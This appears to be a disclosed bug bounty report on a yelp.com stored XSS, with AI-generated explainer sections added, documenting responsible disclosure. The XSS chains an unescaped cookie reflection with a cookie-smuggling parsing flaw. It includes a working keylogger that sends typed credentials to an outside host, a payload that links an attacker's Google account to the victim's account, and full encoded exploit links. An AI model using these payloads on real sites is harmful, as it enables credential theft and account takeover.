yelp.com XSS ATO (via login keylogger, link Google account)
Yelp reflected the value of the 'guvo' cookie without escaping on some pages, and a cookie parsing flaw allowed smuggling that cookie inside another cookie set via a URL parameter. An attacker could inject persistent JavaScript to steal credentials or link a Google account, leading to account takeover.
 Originally disclosed on HackerOne
- Triaged in 3 hours
- Fixed in 2 months
- Paid in 12 days
- Disclosed after 2 months
Summary:
yelp.com reflects the content of the cookie guvo in the html returned to the user. In some cases this value is not properly escaped, leading to XSS. This can be combined with another issue where the backend does not properly parse the user supplied cookies and allows us to smuggle a guvo cookie inside a cookie named yelpmainpaastacanary. The yelpmainpaastacanary cookie can be set by including a URL query parameter ?canary=[Cookie value] in any request to *.yelp.com.
This report shows how chaining this cookie XSS with a cookie parsing issue leads to persistent XSS in a victims browser. To demonstrate impact I'll show how this can be used to inject a keylogger on https://biz.yelp.com/login to steal email/password of a business account, as well as how it's possible to link an attackers Google account to a victims Yelp account, and gain access to the victims account via "Sign in with Google".
Description
XSS via "guvo" cookie
The value of the cookie guvo is reflected (unescaped) on some pages. Most interestingly on the frontpage of www.yelp.com and on the login page of https://biz.yelp.com/login. The unescaped reflection happens in the window.ySitRepParams object and the window.yelp.guv property. This can be seen by simply adding the cookie to the request in a browser or Burp, and observe the response:
██████████
█████████
Setting the "yelpmainpaastacanary" cookie
There is a feature on yelp.com where by adding the query parameter ?canary=asdf to a request, the response will contain an HTTP header:
Set-Cookie: yelpmainpaastacanary=asdf; Domain=.yelp.com; Path=/; Secure; SameSite=Lax
This gives us a way to set the cookie yelpmainpaastacanary to any value we want. But we need a way to control the guvo cookie. It turns out that we can smuggle the guvo cookie inside the yelpmainpaastacanary cookie.
Broken cookie parsing and cookie smuggeling
The Yelp backend will parse the users cookies by splitting them by spaces instead of semicolons. Normally cookies sent by the browser will be separated by semicolons like
Cookie: a=1; b=2;
which should be parsed as 2 cookies a and b. But if we set a cookie like:
Cookie: a=1 b=2;
This should be parsed as 1 cookie a with the value "1 b=2", but Yelp will parse it as 2 cookies a and b. We can abuse this to smuggle the guvo cookie inside the yelpmainpaastacanary cookie by making a request to
https://www.yelp.com/?canary=asdf%20guvo%3D%3C%2Fscript%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E
████
which sets the cookie
Set-Cookie: yelpmainpaastacanary=asdf guvo=</script><script>alert(1)</script>; Domain=.yelp.com; Path=/; Secure;
and results in our XSS payload triggering every time we visit the front page of www.yelp.com:

As an added bonus we can also inject a Max-Age: 99999999 attribute so our cookie doesn't expire and will just live in the victims browser and wait for our XSS injection to happen:
https://www.yelp.com/?canary=asdf%20guvo%3D%3C%2Fscript%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E%3B%20Max%2DAge%3D99999999
Set-Cookie: yelpmainpaastacanary=asdf guvo=</script><script>alert(1)</script>; Max-Age=99999999; Domain=.yelp.com; Path=/; Secure; SameSite=Lax
POCs
Please note: Since I'm in Denmark yelp.com will redirect to yelp.dk. The attacks work exactly the same on both domains.
Keylogger on biz.yelp.com/login
This javascript snippet will leak the content of the email and password fields on https://biz.yelp.com/login when the user types, or when the login form is submitted. The credentials are leaked to the domain calc.sh which I own:
setTimeout(function () {
  a = document.getElementsByName('password')[0];
  b = document.getElementsByName('email')[0];
  function f() {
    fetch(`https://calc.sh/?a=${encodeURIComponent(a.value)}&b=${encodeURIComponent(b.value)}`);
  }
  a.form.onclick=f;
  a.onchange=f;
  b.onchange=f;
  a.oninput=f;
  b.oninput=f;
}, 1000)
We create a link that will set the guvo cookie to fire this payload on the login page. See this CyberChef recipe for how it's done and to easily make modifications:
https://gchq.github.io/CyberChef/#recipe=JavaScript_Minify()To_Base64('A-Za-z0-9%2B/%3D')Find_/_Replace(%7B'option':'Regex','string':'%5E'%7D,'asdf%20guvo%3D%3C/script%3E%3Cscript%3Eeval(atob(%5C'',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'$'%7D,'%5C'))//;Max-Age%3D99999999',true,false,true,false)URL_Encode(true)Find_/_Replace(%7B'option':'Regex','string':'%5E'%7D,'https://yelp.com/?canary%3D',true,false,true,false)&input=c2V0VGltZW91dChmdW5jdGlvbiAoKSB7CiAgYSA9IGRvY3VtZW50LmdldEVsZW1lbnRzQnlOYW1lKCdwYXNzd29yZCcpWzBdOwogIGIgPSBkb2N1bWVudC5nZXRFbGVtZW50c0J5TmFtZSgnZW1haWwnKVswXTsKICBmdW5jdGlvbiBmKCkgewogICAgZmV0Y2goYGh0dHBzOi8vY2FsYy5zaC8/YT0ke2VuY29kZVVSSUNvbXBvbmVudChhLnZhbHVlKX0mYj0ke2VuY29kZVVSSUNvbXBvbmVudChiLnZhbHVlKX1gKTsKICB9CiAgYS5mb3JtLm9uY2xpY2s9ZjsKICBhLm9uY2hhbmdlPWY7CiAgYi5vbmNoYW5nZT1mOwogIGEub25pbnB1dD1mOwogIGIub25pbnB1dD1mOwp9LCAxMDAwKQ
Our final link looks like this:
https://yelp.com/?canary=asdf%20guvo%3D%3C%2Fscript%3E%3Cscript%3Eeval%28atob%28%27c2V0VGltZW91dCgoZnVuY3Rpb24oKXtmdW5jdGlvbiBlKCl7ZmV0Y2goYGh0dHBzOi8vY2FsYy5zaC8%2FYT0ke2VuY29kZVVSSUNvbXBvbmVudChhLnZhbHVlKX0mYj0ke2VuY29kZVVSSUNvbXBvbmVudChiLnZhbHVlKX1gKX1hPWRvY3VtZW50LmdldEVsZW1lbnRzQnlOYW1lKCJwYXNzd29yZCIpWzBdLGI9ZG9jdW1lbnQuZ2V0RWxlbWVudHNCeU5hbWUoImVtYWlsIilbMF0sYS5mb3JtLm9uY2xpY2s9ZSxhLm9uY2hhbmdlPWUsYi5vbmNoYW5nZT1lLGEub25pbnB1dD1lLGIub25pbnB1dD1lfSksMWUzKTs%3D%27%29%29%2F%2F%3BMax%2DAge%3D99999999
Anyone visiting that link will have our keylogger installed. Here's a short video showing it in action: ███
Account takeover by linking a Google account
The request to link a Google account to a Yelp account is done from https://yelp.com/profile_sharing. The final request in the Google-link-flow is a POST request to https://www.yelp.dk/google_connect/register with CSRF token csrftok and a token id_token which is the token liking a Google account to the Yelp account. We can generate a token for our own Google account, and then use the XSS to link it to a victims account.
To generate a token we simply link a Google account to our own Yelp account and intercept the final request in Burp: ████████
Now that we have a token for the Google accoutn ██████ we can create an XSS payload for a victim. In this code we make a request to /profile_sharing and extract the csrf token with a reqular expression. We then make the request to link our Google account to the victims account using the id_token we prepared:
(function f() {
  a = new XMLHttpRequest();
  a.addEventListener('load', function () {
    rx = /"GoogleConnect": "([^"]*)/;
    id_token = "eyJhbGciOiJSUzI1NiIsImtpZCI6IjYwODNkZDU5ODE2NzNmNjYxZmRlOWRhZTY0NmI2ZjAzODBhMDE0NWMiLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwczovL2FjY291bnRzLmdvb2dsZS5jb20iLCJuYmYiOjE2ODU3MTAxNjEsImF1ZCI6IjY5OTY5MTg5NTcxMS12bTJrOGVnYjMyN2hxM2wwYTdjcnNqMG8ybzlsZW42MS5hcHBzLmdvb2dsZXVzZXJjb250ZW50LmNvbSIsInN1YiI6IjEwNDA0MTA1MzkyMjQ5NDY3MjExNyIsImVtYWlsIjoiZG9vZGFkdWd1Y0BnbWFpbC5jb20iLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwiYXpwIjoiNjk5NjkxODk1NzExLXZtMms4ZWdiMzI3aHEzbDBhN2Nyc2owbzJvOWxlbjYxLmFwcHMuZ29vZ2xldXNlcmNvbnRlbnQuY29tIiwibmFtZSI6IkRhZGUgTXVycGh5IiwicGljdHVyZSI6Imh0dHBzOi8vbGgzLmdvb2dsZXVzZXJjb250ZW50LmNvbS9hL0FBY0hUdGZGVlRFSU5fc3VVV01CTmpjSGFEWHg3TDJlbHFQMTVwNGhLaksxPXM5Ni1jIiwiZ2l2ZW5fbmFtZSI6IkRhZGUiLCJmYW1pbHlfbmFtZSI6Ik11cnBoeSIsImlhdCI6MTY4NTcxMDQ2MSwiZXhwIjoxNjg1NzE0MDYxLCJqdGkiOiJmNzYyZDZlZjEyZmFkNjI5YmE4YTY5OGFhMDNhMGM3NzU4MzYwYWUxIn0.K-XcaABVhUv-WmcpHLCEaDk5reYWH07Ab1QkUxhaGbNQYzt14ViPm2ybiIgJUKhyuwJzzAjllJvtrV2_NrUZnQ0vA_v7PuKO9GQVh72nYx5sWn6LjMsuWLh5d24Vk-Ry1CqC_xs2jEeh03emsZ-1Gha_-ABwlbCDH5yqeepNkh2EaYZ7cKVsUUxnIjpXKrO7xS7zP7aByt0mHA1gUSei-4aal_PVK4zIGa2GyvLCTQ3fqseDz7FCrQYO-3H-VK9O2NiBYZczbz_vLoRQtASeRgbj5jQUtEDjfzK8MTVgvWPVj3EZvt4Bbd0cp_oFmpL1WjMyB9mTtOKBSM3DaWdLNg";
    b = rx.exec(this.responseText);
    fetch("https://www.yelp.dk/google_connect/register", {"method": "POST", "body": new URLSearchParams({"id_token": id_token, "csrftok": b[1]})})
  });
  a.open('GET', 'https://www.yelp.dk/profile_sharing');
  a.send();
})();
Again, we use this cyberchef recipe to create a link that infects the victim:
https://gchq.github.io/CyberChef/#recipe=JavaScript_Minify()To_Base64('A-Za-z0-9%2B/%3D')Find_/_Replace(%7B'option':'Regex','string':'%5E'%7D,'asdf%20guvo%3D%3C/script%3E%3Cscript%3Eeval(atob(%5C'',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'$'%7D,'%5C'))//;Max-Age%3D99999999',true,false,true,false)URL_Encode(true)Find_/_Replace(%7B'option':'Regex','string':'%5E'%7D,'https://yelp.com/?canary%3D',true,false,true,false)&input=KGZ1bmN0aW9uIGYoKSB7CiAgYSA9IG5ldyBYTUxIdHRwUmVxdWVzdCgpOwogIGEuYWRkRXZlbnRMaXN0ZW5lcignbG9hZCcsIGZ1bmN0aW9uICgpIHsKICAgIHJ4ID0gLyJHb29nbGVDb25uZWN0IjogIihbXiJdKikvOwogICAgaWRfdG9rZW4gPSAiZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklqWXdPRE5rWkRVNU9ERTJOek5tTmpZeFptUmxPV1JoWlRZME5tSTJaakF6T0RCaE1ERTBOV01pTENKMGVYQWlPaUpLVjFRaWZRLmV5SnBjM01pT2lKb2RIUndjem92TDJGalkyOTFiblJ6TG1kdmIyZHNaUzVqYjIwaUxDSnVZbVlpT2pFMk9EVTNNVEF4TmpFc0ltRjFaQ0k2SWpZNU9UWTVNVGc1TlRjeE1TMTJiVEpyT0dWbllqTXlOMmh4TTJ3d1lUZGpjbk5xTUc4eWJ6bHNaVzQyTVM1aGNIQnpMbWR2YjJkc1pYVnpaWEpqYjI1MFpXNTBMbU52YlNJc0luTjFZaUk2SWpFd05EQTBNVEExTXpreU1qUTVORFkzTWpFeE55SXNJbVZ0WVdsc0lqb2laRzl2WkdGa2RXZDFZMEJuYldGcGJDNWpiMjBpTENKbGJXRnBiRjkyWlhKcFptbGxaQ0k2ZEhKMVpTd2lZWHB3SWpvaU5qazVOamt4T0RrMU56RXhMWFp0TW1zNFpXZGlNekkzYUhFemJEQmhOMk55YzJvd2J6SnZPV3hsYmpZeExtRndjSE11WjI5dloyeGxkWE5sY21OdmJuUmxiblF1WTI5dElpd2libUZ0WlNJNklrUmhaR1VnVFhWeWNHaDVJaXdpY0dsamRIVnlaU0k2SW1oMGRIQnpPaTh2YkdnekxtZHZiMmRzWlhWelpYSmpiMjUwWlc1MExtTnZiUzloTDBGQlkwaFVkR1pHVmxSRlNVNWZjM1ZWVjAxQ1RtcGpTR0ZFV0hnM1RESmxiSEZRTVRWd05HaExha3N4UFhNNU5pMWpJaXdpWjJsMlpXNWZibUZ0WlNJNklrUmhaR1VpTENKbVlXMXBiSGxmYm1GdFpTSTZJazExY25Cb2VTSXNJbWxoZENJNk1UWTROVGN4TURRMk1Td2laWGh3SWpveE5qZzFOekUwTURZeExDSnFkR2tpT2lKbU56WXlaRFpsWmpFeVptRmtOakk1WW1FNFlUWTVPR0ZoTUROaE1HTTNOelU0TXpZd1lXVXhJbjAuSy1YY2FBQlZoVXYtV21jcEhMQ0VhRGs1cmVZV0gwN0FiMVFrVXhoYUdiTlFZenQxNFZpUG0yeWJpSWdKVUtoeXV3Snp6QWpsbEp2dHJWMl9OclVablEwdkFfdjdQdUtPOUdRVmg3Mm5ZeDVzV242TGpNc3VXTGg1ZDI0VmstUnkxQ3FDX3hzMmpFZWgwM2Vtc1otMUdoYV8tQUJ3bGJDREg1eXFlZXBOa2gyRWFZWjdjS1ZzVVV4bklqcFhLck83eFM3elA3YUJ5dDBtSEExZ1VTZWktNGFhbF9QVks0eklHYTJHeXZMQ1RRM2Zxc2VEejdGQ3JRWU8tM0gtVks5TzJOaUJZWmN6YnpfdkxvUlF0QVNlUmdiajVqUVV0RURqZnpLOE1UVmd2V1BWajNFWnZ0NEJiZDBjcF9vRm1wTDFXak15QjltVHRPS0JTTTNEYVdkTE5nIjsKICAgIGIgPSByeC5leGVjKHRoaXMucmVzcG9uc2VUZXh0KTsKICAgIGZldGNoKCJodHRwczovL3d3dy55ZWxwLmRrL2dvb2dsZV9jb25uZWN0L3JlZ2lzdGVyIiwgeyJtZXRob2QiOiAiUE9TVCIsICJib2R5IjogbmV3IFVSTFNlYXJjaFBhcmFtcyh7ImlkX3Rva2VuIjogaWRfdG9rZW4sICJjc3JmdG9rIjogYlsxXX0pfSkKICB9KTsKICBhLm9wZW4oJ0dFVCcsICdodHRwczovL3d3dy55ZWxwLmRrL3Byb2ZpbGVfc2hhcmluZycpOwogIGEuc2VuZCgpOwp9KSgpOw
And the final link looks like this:
https://yelp.com/?canary=asdf%20guvo%3D%3C%2Fscript%3E%3Cscript%3Eeval%28atob%28%27YT1uZXcgWE1MSHR0cFJlcXVlc3QsYS5hZGRFdmVudExpc3RlbmVyKCJsb2FkIiwoZnVuY3Rpb24oKXtyeD0vIkdvb2dsZUNvbm5lY3QiOiAiKFteIl0qKS8saWRfdG9rZW49ImV5SmhiR2NpT2lKU1V6STFOaUlzSW10cFpDSTZJall3T0ROa1pEVTVPREUyTnpObU5qWXhabVJsT1dSaFpUWTBObUkyWmpBek9EQmhNREUwTldNaUxDSjBlWEFpT2lKS1YxUWlmUS5leUpwYzNNaU9pSm9kSFJ3Y3pvdkwyRmpZMjkxYm5SekxtZHZiMmRzWlM1amIyMGlMQ0p1WW1ZaU9qRTJPRFUzTVRBeE5qRXNJbUYxWkNJNklqWTVPVFk1TVRnNU5UY3hNUzEyYlRKck9HVm5Zak15TjJoeE0yd3dZVGRqY25OcU1HOHliemxzWlc0Mk1TNWhjSEJ6TG1kdmIyZHNaWFZ6WlhKamIyNTBaVzUwTG1OdmJTSXNJbk4xWWlJNklqRXdOREEwTVRBMU16a3lNalE1TkRZM01qRXhOeUlzSW1WdFlXbHNJam9pWkc5dlpHRmtkV2QxWTBCbmJXRnBiQzVqYjIwaUxDSmxiV0ZwYkY5MlpYSnBabWxsWkNJNmRISjFaU3dpWVhwd0lqb2lOams1TmpreE9EazFOekV4TFhadE1tczRaV2RpTXpJM2FIRXpiREJoTjJOeWMyb3diekp2T1d4bGJqWXhMbUZ3Y0hNdVoyOXZaMnhsZFhObGNtTnZiblJsYm5RdVkyOXRJaXdpYm1GdFpTSTZJa1JoWkdVZ1RYVnljR2g1SWl3aWNHbGpkSFZ5WlNJNkltaDBkSEJ6T2k4dmJHZ3pMbWR2YjJkc1pYVnpaWEpqYjI1MFpXNTBMbU52YlM5aEwwRkJZMGhVZEdaR1ZsUkZTVTVmYzNWVlYwMUNUbXBqU0dGRVdIZzNUREpsYkhGUU1UVndOR2hMYWtzeFBYTTVOaTFqSWl3aVoybDJaVzVmYm1GdFpTSTZJa1JoWkdVaUxDSm1ZVzFwYkhsZmJtRnRaU0k2SWsxMWNuQm9lU0lzSW1saGRDSTZNVFk0TlRjeE1EUTJNU3dpWlhod0lqb3hOamcxTnpFME1EWXhMQ0pxZEdraU9pSm1Oell5WkRabFpqRXlabUZrTmpJNVltRTRZVFk1T0dGaE1ETmhNR00zTnpVNE16WXdZV1V4SW4wLkstWGNhQUJWaFV2LVdtY3BITENFYURrNXJlWVdIMDdBYjFRa1V4aGFHYk5RWXp0MTRWaVBtMnliaUlnSlVLaHl1d0p6ekFqbGxKdnRyVjJfTnJVWm5RMHZBX3Y3UHVLTzlHUVZoNzJuWXg1c1duNkxqTXN1V0xoNWQyNFZrLVJ5MUNxQ194czJqRWVoMDNlbXNaLTFHaGFfLUFCd2xiQ0RINXlxZWVwTmtoMkVhWVo3Y0tWc1VVeG5JanBYS3JPN3hTN3pQN2FCeXQwbUhBMWdVU2VpLTRhYWxfUFZLNHpJR2EyR3l2TENUUTNmcXNlRHo3RkNyUVlPLTNILVZLOU8yTmlCWVpjemJ6X3ZMb1JRdEFTZVJnYmo1alFVdEVEamZ6SzhNVFZndldQVmozRVp2dDRCYmQwY3Bfb0ZtcEwxV2pNeUI5bVR0T0tCU00zRGFXZExOZyIsYj1yeC5leGVjKHRoaXMucmVzcG9uc2VUZXh0KSxmZXRjaCgiaHR0cHM6Ly93d3cueWVscC5kay9nb29nbGVfY29ubmVjdC9yZWdpc3RlciIse21ldGhvZDoiUE9TVCIsYm9keTpuZXcgVVJMU2VhcmNoUGFyYW1zKHtpZF90b2tlbjppZF90b2tlbixjc3JmdG9rOmJbMV19KX0pfSkpLGEub3BlbigiR0VUIiwiaHR0cHM6Ly93d3cueWVscC5kay9wcm9maWxlX3NoYXJpbmciKSxhLnNlbmQoKTs%3D%27%29%29%2F%2F%3BMax%2DAge%3D99999999
This video shows the attack. On the left is the victim and on the right is the attacker. The victim is logged into their yelp account. He then signs out and at some point visits our malicious link. When the victim sometime later signs into his Yelp account our payload triggers and our Google account ████ is linked to the victim. The attacker can now sign in with Google and gets signed into the victims account.
██████████
Impact
This attack can be used to completely compromise business accounts, and do account takeovers on normal accounts on yelp.com. Since the cookie does not expire, all it takes is for the victim to at some point vist our link, and they'll be compromised when they later go to sign in to yelp.com. The link can be spread via the Yelp forum, reviews or private messages to other uses, making it easy to target other Yelp users.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application failed to escape user-controlled cookie values when embedding them in HTML, and the cookie parser split on spaces instead of semicolons, allowing cookie smuggling.
Impact
An attacker could steal business account credentials or link their Google account to a victim's Yelp account, leading to account takeover; the cookie does not expire, so the victim only needs to visit the link once.
What the attacker needed
Victim clicks a link; victim visits yelp.com; attacker has a Google account
How it was found
- Set the yelpmainpaastacanary cookie to a crafted value containing a smuggled guvo cookie with an XSS payload by visiting a URL with a canary parameter.
- The response sets the cookie with the smuggled value, which the backend parses as two cookies.
- When the victim visits a page that reflects the guvo cookie, the injected script executes.
- The script can then perform actions like logging keystrokes or linking a Google account.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A cookie is a small piece of data a website stores in your browser. Yelp took a cookie value and put it directly into its web pages without cleaning it, so an attacker could make the browser run their code. Separately, Yelp's server misread how cookies were separated, letting an attacker hide one cookie inside another and set it via a link.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




